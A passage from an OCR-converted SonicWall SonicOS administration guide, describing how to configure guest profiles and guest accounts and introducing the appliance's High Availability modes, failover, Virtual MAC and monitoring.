- A GUI user begins management in read-only mode.
- A GUI user terminates either of the above management sessions (including when an admin logs out).


111

Managing Guest Services and Guest Accounts

Users > Guest Services

Guest accounts are temporary accounts set up for users to log into your network. You can create these accounts manually, as needed or generate them in batches. SonicOS includes profiles you can configure in advance to automate configuring guest accounts when you generate them. Guest accounts are typically limited to a pre-determined life-span. After their life span, by default, the accounts are removed.

Guest Services determine the limits and configuration of the guest accounts. The **Users > Guest Services** page displays a list of Guest Profiles. Guest profiles are an easy way to create multiple guest accounts. Configuration for an individual guest can be changed when the account is generated. In the **Users > Guest Services** page, you can add, delete, and configure Guest Profiles. In addition, you can determine if all users who log in to the security appliance see a user login window that displays the amount of time remaining in their current login session.



Topics:

- Global Guest Settings
- Guest Profiles

Global Guest Settings

Check **Show guest login status window with logout button** to display a user login window on the users's workstation whenever the user is logged in. Users must keep this window open during their login session. The dialog displays the time remaining in their current session. Users can log out by clicking the **Logout** button in the login status window.

Guest Profiles

The Guest Profiles list shows the profiles you have created and enables you to add, edit, and delete profiles.


Topics:

- Adding a Guest Profile on page 1437
- Modifying a Guest Profile on page 1439
- Deleting a Guest Profile on page 1439

Adding a Guest Profile

To add a profile:

1 Click the **Add** button either above or below the **Guest Profile** list to display the **Add Guest Profile** dialog.



2 In the **Add Guest Profile** dialog, configure:

- **Profile Name**: Enter the name of the profile.
- **User Name Prefix**: Enter the first part of every user account name generated from this profile.
- **Auto-generate user name**: Check this to allow guest accounts generated from this profile to have an automatically generated user name. The user name is usually the prefix plus a two- or three-digit number.
- **Auto-generate password**: Check this to allow guest accounts generated from this profile to have an automatically generated password. The generated password is an eight-character unique alphabetic string.
- **Enable Account**: Check this for all guest accounts generated from this profile to be enabled upon creation.
- **Auto-Prune Account**: Check this to have the account removed from the database after its lifetime expires.
- **Enforce login uniqueness**: Check this to allow only a single instance of an account to be used at any one time. By default, this feature is enabled when creating a new guest account. If you want to allow multiple users to login with a single account, disable this enforcement by clearing the Enforce login uniqueness check box.
- **Activate Account Upon First Login**: Checking this box delays the Account Expiration timer until a user logs into the account for the first time.
- **Account Lifetime**: This setting defines how long an account remains on the security appliance before the account expires. Enter a number in the field and then select **Minutes**, **Hours**, or **Days** from the drop-down list. The default is **7 Days**.

  If **Auto-Prune** is enabled, the account is deleted when it expires. If the **Auto-Prune** check box is cleared, the account remains in the list of guest accounts with an **Expired** status, allowing easy reactivation.
- **Session Lifetime**: Defines how long a guest login session remains active after it has been activated. Enter a number in the field and then select **Minutes**, **Hours**, or **Days** from the drop-

down list. The default is **1 Hours**. The **Session Lifetime** cannot exceed the value set in the **Account Lifetime**. By default, activation occurs the first time a guest user logs into an account.

- **Idle Timeout**: Defines the maximum period of time when no traffic is passed on an activated guest services session. Exceeding the period defined by this setting expires the session, but the account itself remains active as long as the **Account Lifetime** hasn't expired. Enter a number in the field and then select **Minutes**, **Hours**, or **Days** from the drop-down list. The default is **10 Minutes**. The **Idle Timeout** cannot exceed the value set in the **Session Lifetime**.
- **Maximum receive limit**: Controls the amount of data this guest can download. The default is **Unlimited MB** of data. Entering **0** disables the user's ability to download data.
- **Maximum transmit limit**: Controls the amount of data this guest can transmit. The default is **Unlimited MB** of data. Entering **0** disables the user's ability to transmit data.
- **Comment**: Any text can be entered as a comment in the **Comment** field. The default is **Auto-Generated**.

3 Click **OK** to add the profile.

Modifying a Guest Profile

To modify a guest profile, click the Edit icon in the Configure column for the guest profile to be edited. The **Edit Guest Profile** dialog displays, which contains the same options as the **Add Guest Profile** dialog. For information about the options, see Adding a Guest Profile.

NOTE: You can modify the default guest profile except for the Profile Name and User Name Prefix.


Deleting a Guest Profile

To delete a guest profile, click the check box for the profile, and then click the **Delete** button above or below the **Guest Profiles** table.

NOTE: You cannot delete the Default guest profile.

Users > Guest Accounts

The **Users > Guest Accounts** page lists the guest services accounts on the security appliance. In the guest services accounts, you can enable or disable individual accounts, groups of accounts, or all accounts, you can set the Auto-Prune feature for accounts, and you can add, edit, delete, and print accounts.




Topics:

- Viewing Guest Account Statistics
- Adding Guest Accounts
- Enabling Guest Accounts
- Enabling Auto-prune for Guest Accounts
- Printing Account Details

Viewing Guest Account Statistics

To view statistics on a guest account, hover your mouse over the Statistics icon in the line of the guest account. The statistics window will display the cumulative total bytes and packets sent and received for all completed sessions. Currently active sessions will not be added to the statistics until the guest user logs out.



Adding Guest Accounts

You can add guest accounts individually or generate multiple guest accounts automatically.

Topics:

- To Add an Individual Account
- To Generate Multiple Accounts

To Add an Individual Account


1 Under the list of accounts, click **Add Guest**. The **Generate Guest Account** dialog displays. This dialog has two tabs: **Settings** and **Guest Services**.

2 In the **Settings** tab configure:

- **Profile**: Select the Guest Profile to generate this account from.
- **Name**: Enter a name for the account or click **Generate**. The generated name is the prefix in the profile and a random two or three digit number.
- **Comment**: Enter a descriptive comment.
- **Password**: Enter the user account password or click **Generate**. The generated password is a random string of eight alphabetic characters.
- **Confirm** Password: If you did not generate the password, re-enter it.

NOTE: Make a note of the password. Otherwise you will have to reset it.

3 Click the **Guest Services** tab.



4 In the **Guest Services** tab, configure:

- **Enable Guest Services Privilege**: Check this for the account to be enabled upon creation.
- **Enforce login uniqueness**: Check this to allow only one instance of this account to log into the security appliance at one time. Leave it unchecked to allow multiple users to use this account at once. By default, login uniqueness is enforced.
- **Automatically prune account upon account expiration**: Check this to have the account removed from the database after its lifetime expires.

- **Activate account upon first login**: Check this option to begin the timing for the account expiration.
- **Account Expires**: This setting defines how long an account remains on the security appliance before the account expires. Enter a number in the field and then select **Minutes**, **Hours**, or **Days** from the drop-down list. The default is **7 Days**.


  If **Automatically prune account upon account expiration** is enabled, the account is deleted when it expires. If the **Automatically prune account upon account expiration** checkbox is cleared, the account remains in the list of guest accounts with an **Expired** status, allowing easy reactivation. This setting overrides the account lifetime setting in the profile.
- **Session Lifetime**: Defines how long a guest login session remains active after it has been activated. Enter a number in the field and then select **Minutes**, **Hours**, or **Days** from the drop-down list. The default is **1 Hours**. The **Session Lifetime** cannot exceed the value set in the **Account Lifetime**. By default, activation occurs the first time a guest user logs into an account. This setting overrides the session lifetime setting in the profile.
- **Idle Timeout**: Defines the maximum period of time when no traffic is passed on an activated guest services session. Enter a number in the field and then select **Minutes**, **Hours**, or **Days** from the drop-down list. The default is **10 Minutes**. The **Idle Timeout** cannot exceed the value set in the **Session Lifetime**.

  Exceeding the period defined by this setting expires the session, but the account itself remains active as long as the **Account Lifetime** hasn't expired. This setting overrides the idle timeout setting in the profile.
- **Receive limit**: This setting limits the amount of data, in Megabytes, that this account can receive. The default is **Unlimited**. If you wish to create an account that cannot receive data, set this limit to 0.
- **Transmit limit**: This setting limits the amount of data, in Megabytes, that this account can transmit. The default is **Unlimited**. If you wish to create an account that cannot send data, set this limit to 0

5 Click **OK** to generate the account.

To Generate Multiple Accounts

1 Under the list of accounts, click **Generate**. the Generate Guest Accounts dialog displays.




2 In the **Settings** tab configure:

- **Profile**: Select the Guest Profile to generate the accounts from.
- **Number of Accounts**: Enter the number of accounts to generate.

- **User Name Prefix**: Enter the prefix from which account names are generated. For example, if you enter *Guest*, the generated accounts have names like `Guest 123` and `Guest 234`.
- **Comment**: Enter a descriptive comment.

NOTE: Passwords are not generated if multiple guests accounts are generated.

3 Click the **Guest Services** tab.



4 In the **Guest Services** tab, configure:

- **Enable Guest Services Privilege**: Check this for the accounts to be enabled upon creation.
- **Enforce login uniqueness**: Check this to allow only one instance of each generated account to log into the security appliance at one time. Leave it unchecked to allow multiple users to use this account at once.
- **Automatically prune account upon account expiration**: Check this to have the account removed from the database after its lifetime expires. This setting overrides the Auto-Prune setting in the guest profile, if they differ.
- **Account Expires**: This setting defines how long an account remains on the security appliance before the account expires.Enter a number in the field and then select **Minutes**, **Hours**, or **Days** from the drop-down list. The default is **7 Days**.

  If **Auto-Prune** is enabled here, the account is deleted when it expires. If the **Auto-Prune** check box is cleared, the account remains in the list of guest accounts with an **Expired** status, allowing easy reactivation. This setting overrides the account expires setting in the profile.
- **Session Lifetime**: Defines how long a guest login session remains active after it has been activated. Enter a number in the field and then select **Minutes**, **Hours**, or **Days** from the drop-down list. The default is **10 Minutes**. The **Session Lifetime** cannot exceed the value set in the **Account Lifetime**. By default, activation occurs the first time a guest user logs into an account. This setting overrides the session lifetime setting in the profile.
- **Idle Timeout**: Defines the maximum period of time when no traffic is passed on an activated guest services session. Enter a number in the field and then select **Minutes**, **Hours**, or **Days** from the drop-down list. The default is **10 Minutes**. The **Idle Timeout** cannot exceed the value set in the **Session Lifetime**.

Exceeding the period defined by this setting expires the session, but the account itself remains active as long as the **Account Lifetime** hasn't expired. This setting overrides the idle timeout setting in the profile.

- **Receive limit**: This setting limits the amount of data, in Megabytes, that these accounts can receive. The default is **Unlimited**. If you wish to create an account that cannot receive data, set this limit to 0.
- **Transmit limit**: This setting limits the amount of data, in Megabytes, that these accounts can transmit. The default is **Unlimited**. If you wish to create an account that cannot send data, set this limit to 0

5 Click **OK** to generate the accounts.

Enabling Guest Accounts

You can enable or disable any number of accounts at one time. To enable one or more guest accounts:

1 On the **Users > Guest Accounts** page, select the check box in the **Enable** column next to the name of the account you want to enable. Select the **Enable** check box in the table heading to enable all accounts on the page.

2 Click **Accept** at the top of the page.

Enabling Auto-prune for Guest Accounts

You can enable or disable auto-prune for any number of accounts at one time. When auto-prune is enabled, the account is deleted after it expires. To enable auto-prune:

1 Select the check box in the **Auto-Prune** column next to the name of the account. Select the **Auto-Prune** check box in the table heading to enable it on all accounts on the page.

2 Click **Accept** at the top of the page.

Printing Account Details


You can print a summary of a guest account. Click the **print** icon to launch a summary account report page and send that page to an active printer.

Guest Account Detail

Description	Value
Account Name:	guest76
Password:	vefrotho
Enabled:	Yes
Comment:	Auto-Generated
Created:	FRI JUN 27 19:20:27 2014
Account Expires:	FRI JUL 04 19:20:27 2014
Session Expires:	Unused
Session Lifetime:	1 Hour
Idle Timeout:	10 Minutes
Receive Limit:	Unlimited
Receive Remaining Quota:	Unlimited
Transmit Limit:	Unlimited
Transmit Remaining Quota:	Unlimited

Users > Guest Status

The Guest Status page reports on all the guest accounts currently logged in to the security appliance.



- **Name**: The name of the guest account.
- **IP**: The IP address the guest user is connecting to.
- **Interface**: The interface on the security appliance through which the user account is connecting to the appliance. For example, If the guest account is a wireless user connecting through a SonicWall SonicPoint, and all SonicPoints are connecting to the **X3** port on the appliance, which is configured as a Wireless zone, the **Interface** column will list **X3**.
- **Zone**: The zone on the security appliance that the guest user is connecting to. For example, a wireless user might be connecting to the **WLAN** zone.
- **Account Expiration**: The date, hour, or minute when the account expires.
- **Session Expiration**: The time when the current session expires.
- **Receive Limit**: Maximum amount of data this account can receive.
- **Transmit Limit**: Maximum amount of data this account can send out.
- **Statistics**: hover your mouse over the Statistics icon to view statistics for total received and sent bytes and packets for this guest user's current session.

- **Logout**: Click the Logout icon to log the guest user off of the security appliance.

Click **Refresh** in the top of the page at any time to update the information in the list.

Select checkboxes for guest users and then click the **Logout** button to log them out.

Logging Accounts off the Appliance

As administrator, you can log users off the security appliance:

- To log an individual user out, click the **Logout** icon in the **Logout** column for that user.
- To log multiple users out, click the check box in the first column to select individual users, or click the check box next to the **#** in the table heading to select all the guest users listed on the page. Then, click **Logout** below the list.
- To log all users out, click the **Logout All** button.

Part 18

High Availability

112

About High Availability and Active/Active Clustering

- Configuring Virtual Group Association in NAT Policies
- Verifying Active/Active Clustering Configuration

About High Availability

This section describes how to configure and manage the High Availability feature on SonicWall security appliances.

High Availability is supported on these platforms:

- NSA E5500, E6500, E7500, E8500, E8510
- NSA 240, 2400, 2400MX, 3500, 4500, 5000
- NSA 220 series and NSA 250M series
- TZ 105 series, 200 series, 205 series, 210 series, 215 series, SOHO

  NOTE: The TZ 100 series is not supported

NOTE: The terms Backup and Secondary are synonymous as are Standby and Idle.

Topics:

- What Is High Availability?
- High Availability Terminology
- High Availability Modes
- Benefits of High Availability
- How Active/Standby High Availability Works
- Stateful Synchronization Overview
- Active/Active DPI HA Overview
- Prerequisites
- Physically Connecting Your Appliances
- Maintenance
- Licensing

What Is High Availability?

High Availability (HA) allows two identical SonicWall security appliances running SonicOS to be configured to provide a reliable, continuous connection to the public Internet. One SonicWall device is configured as the Primary unit, and an identical SonicWall device is configured as the Secondary unit. If the Primary SonicWall fails, the Secondary SonicWall takes over to secure a reliable connection between the protected network and the Internet. Two appliances configured in this way are also known as a High Availability Pair (HA Pair).

High Availability provides a way to share SonicWall licenses between two SonicWall security appliances when one is acting as a high-availability system for the other. To use this feature, you must register the SonicWall appliances on MySonicWall as Associated Products. Both appliances must be the same SonicWall model.

High Availability Terminology

- **Primary** - Describes the principal hardware unit itself. The Primary identifier is a manual designation, and is not subject to conditional changes. Under normal operating conditions, the Primary hardware unit operates in an Active role.
- **Secondary (Backup)** - Describes the subordinate hardware unit itself. The Backup identifier is a relational designation, and is assumed by a unit when paired with a Primary unit. Under normal operating conditions, the Backup unit operates in an Standby mode. Upon failure of the Primary unit, the Backup unit will assume the Active role.
- **Active** - Describes the operative condition of a hardware unit. The Active identifier is a logical role that can be assumed by either a Primary or Backup hardware unit.
- **Standby (Idle)** - Describes the passive condition of a hardware unit. The Standby identifier is a logical role that can be assumed by either a Primary or Secondary hardware unit. The Standby unit assumes the Active role in the event of determinable failure of the Active unit.
- **Failover** - Describes the actual process in which the Standby unit assumes the Active role following a qualified failure of the Active unit. Qualification of failure is achieved by various configurable physical and logical monitoring facilities described throughout the Task List section.
- **Preempt** - Applies to a post-failover condition in which the Primary unit has failed, and the Secondary unit has assumed the Active role. Enabling Preempt will cause the Primary unit to seize the Active role from the Secondary after the Primary has been restored to a verified operational state.

High Availability Modes

High Availability has several operation modes, which can be selected on the **High Availability > Settings** page:

- **None**—Selecting None activates a standard high availability configuration and hardware failover functionality, with the option of enabling Stateful HA and Active/Active DPI.
- **Active/Standby**—Active/Standby mode provides basic high availability with the configuration of two identical firewalls as a High Availability Pair. The Active unit handles all traffic, while the Standby unit shares its configuration settings and can take over at any time to provide continuous network connectivity if the Active unit stops working.

  By default, Active/Standby mode is stateless, meaning that network connections and VPN tunnels must be re-established after a failover. To avoid this, Stateful Synchronization can be licensed and enabled with Active/Standby mode. In this Stateful HA mode, the dynamic state is continuously synchronized between the Active and Standby units. When the Active unit encounters a fault condition, stateful failover occurs as the Standby firewall takes over the Active role with no interruptions to the existing network connections.
- **Active/Active DPI**—The Active/Active Deep Packet Inspection (DPI) mode can be used along with the Active/Standby mode. When Active/Active DPI mode is enabled, the processor-intensive DPI services, such as Intrusion Prevention (IPS), Gateway Anti-Virus (GAV), and Anti-Spyware, are processed on the standby firewall, while other services, such as firewall, NAT, and other types of traffic, are processed on the Active firewall concurrently.

  NOTE: Active/Active DPI is not supported on the NSA 3600, or NSA 4600.
- **Active/Active Clustering**—In this mode, multiple firewalls are grouped together as cluster nodes, with multiple Active units processing traffic (as multiple gateways), doing DPI and sharing the network load. Each cluster node consists of two units acting as a Stateful HA pair.

Active/Active Clustering provides Stateful Failover support in addition to load-sharing. Optionally, each cluster node can also consist of a single unit, in which case Stateful Failover and Active/Active DPI are not available.

NOTE: Active/Active Clustering is supported by default on the SM 9000 series. Active/Active Clustering is supported on NSA 5600 and NSA 6600 only with the purchase of a SonicOS Expanded License. Licenses can be purchased at www.MySonicWall.com.

- **Active/Active DPI Clustering**—This mode allows for the configuration of up to four HA cluster nodes for failover and load sharing, where the nodes load balance the application of DPI security services to network traffic. This mode can be enabled for additional performance gain, utilizing the standby units in each cluster node.

Benefits of High Availability

High Availability provides the following benefits:

- **Increased network reliability** – In a High Availability configuration, the Secondary appliance assumes all network responsibilities when the Primary unit fails, ensuring a reliable connection between the protected network and the Internet.
- **Cost-effectiveness** – High Availability is a cost-effective option for deployments that provide high availability by using redundant SonicWall security appliances. You do not need to purchase a second set of licenses for the Secondary unit in a High Availability Pair.
- **Virtual MAC for reduced convergence time after failover** – The Virtual MAC address setting allows the HA Pair to share the same MAC address, which dramatically reduces convergence time following a failover. Convergence time is the amount of time it takes for the devices in a network to adapt their routing tables to the changes introduced by high availability. By default, the Virtual MAC address is provided by the SonicWall firmware and is different from the physical MAC address of either the Primary or Secondary appliances.

How Active/Standby High Availability Works

High Availability requires one SonicWall device configured as the Primary SonicWall, and an identical SonicWall device configured as the Secondary, or Secondary, SonicWall. During normal operation, the Primary SonicWall is in an Active state and the Secondary SonicWall in an Idle, or Standby, state. If the Primary device loses connectivity, the Secondary SonicWall transitions to Active mode and assumes the configuration and role of Primary, including the interface IP addresses of the configured interfaces.

Basic Active/Standby HA provides stateless high availability. After a failover to the Secondary appliance, all the pre-existing network connections must be re-established, including the VPN tunnels that must be re-negotiated. Stateful Synchronization can be licensed and enabled separately. For more information about Stateful Synchronization, see Stateful Synchronization Overview.

The failover applies to loss of functionality or network-layer connectivity on the Primary SonicWall . The failover to the Secondary SonicWall occurs when critical services are affected, physical (or logical) link failure is detected on monitored interfaces, or when the Primary SonicWall loses power. The Primary and Secondary SonicWall devices are currently only capable of performing Active/Standby High Availability or Active/Active DPI – complete Active/Active high availability is not supported at present.

For SonicWall appliances that support PortShield, High Availability requires that PortShield is disabled on all interfaces of both the Primary and Secondary appliances prior to configuring the HA Pair. Besides disabling PortShield, SonicWall security appliance configuration is performed on only the Primary SonicWall, with no need to perform any configuration on the Secondary SonicWall. The Secondary SonicWall maintains a real-time mirrored configuration of the Primary SonicWall via an Ethernet link between the designated HA ports of the appliances. If the firmware configuration becomes corrupted on the Primary SonicWall, the Secondary

SonicWall automatically refreshes the Primary SonicWall with the last-known-good copy of the configuration preferences.

There are two types of synchronization for all configuration settings:

- **Incremental** – If the timestamps are in sync and a change is made on the Active unit, an incremental synchronization is pushed to the Standby unit.
- **Complete** –If the timestamps are out of sync and the Standby unit is available, a complete synchronization is pushed to the Standby unit. When incremental synchronization fails, a complete synchronization is automatically attempted.

Topics:

Virtual MAC Address

The Virtual MAC address allows the High Availability pair to share the same MAC address, which dramatically reduces convergence time following a failover. Convergence time is the amount of time it takes for the devices in a network to adapt their routing tables to the changes introduced by high availability.

Without Virtual MAC enabled, the Active and Standby appliances each have their own MAC addresses. Because the appliances are using the same IP address, when a failover occurs, it breaks the mapping between the IP address and MAC address in the ARP cache of all clients and network resources. The Secondary appliance must issue an ARP request, announcing the new MAC address/IP address pair. Until this ARP request propagates through the network, traffic intended for the Primary appliance's MAC address can be lost.

The Virtual MAC address greatly simplifies this process by using the same MAC address for both the Primary and Secondary appliances. When a failover occurs, all routes to and from the Primary appliance are still valid for the Secondary appliance. All clients and remote sites continue to use the same Virtual MAC address and IP address without interruption.

By default, this Virtual MAC address is provided by the SonicWall firmware and is different from the physical MAC address of either the Primary or Secondary appliances. This eliminates the possibility of configuration errors and ensures the uniqueness of the Virtual MAC address, which prevents possible conflicts. Optionally, you can manually configure the Virtual MAC address on the **High Availability > Monitoring** page.

The Virtual MAC setting is available even if Stateful Synchronization is not licensed. When Virtual MAC is enabled, it is always used even if Stateful Synchronization is not enabled.

Crash Detection

The High Availability feature has a thorough self-diagnostic mechanism for both the Primary and Secondary SonicWall security appliances. The failover to the Secondary SonicWall occurs when critical services are affected, physical (or logical) link detection is detected on monitored interfaces, or when the SonicWall loses power.

The self-checking mechanism is managed by software diagnostics, which check the complete system integrity of the SonicWall device. The diagnostics check internal system status, system process status, and network connectivity. There is a weighting mechanism on both sides to decide which side has better connectivity, used to avoid potential failover looping.

Critical internal system processes such as NAT, VPN, and DHCP (among others) are checked in real time. The failing service is isolated as early as possible, and the failover mechanism repairs it automatically.

About HA Monitoring

On the **High Availability > Monitoring** page, you can configure both physical and logical interface monitoring. By enabling physical interface monitoring, you enable link detection for the designated HA interfaces. The link is sensed at the physical layer to determine link viability. Logical monitoring involves configuring the SonicWall to monitor a reliable device on one or more of the connected networks. Failure to periodically communicate with the device by the Active unit in the HA Pair will trigger a failover to the Standby unit. If neither unit in the HA Pair can connect to the device, no action will be taken.

The Primary and Secondary IP addresses configured on the High Availability > Monitoring page can be configured on LAN or WAN interfaces, and are used for multiple purposes:

- As independent management addresses for each unit (supported on all physical interfaces)
- To allow synchronization of licenses between the Standby unit and the SonicWall licensing server
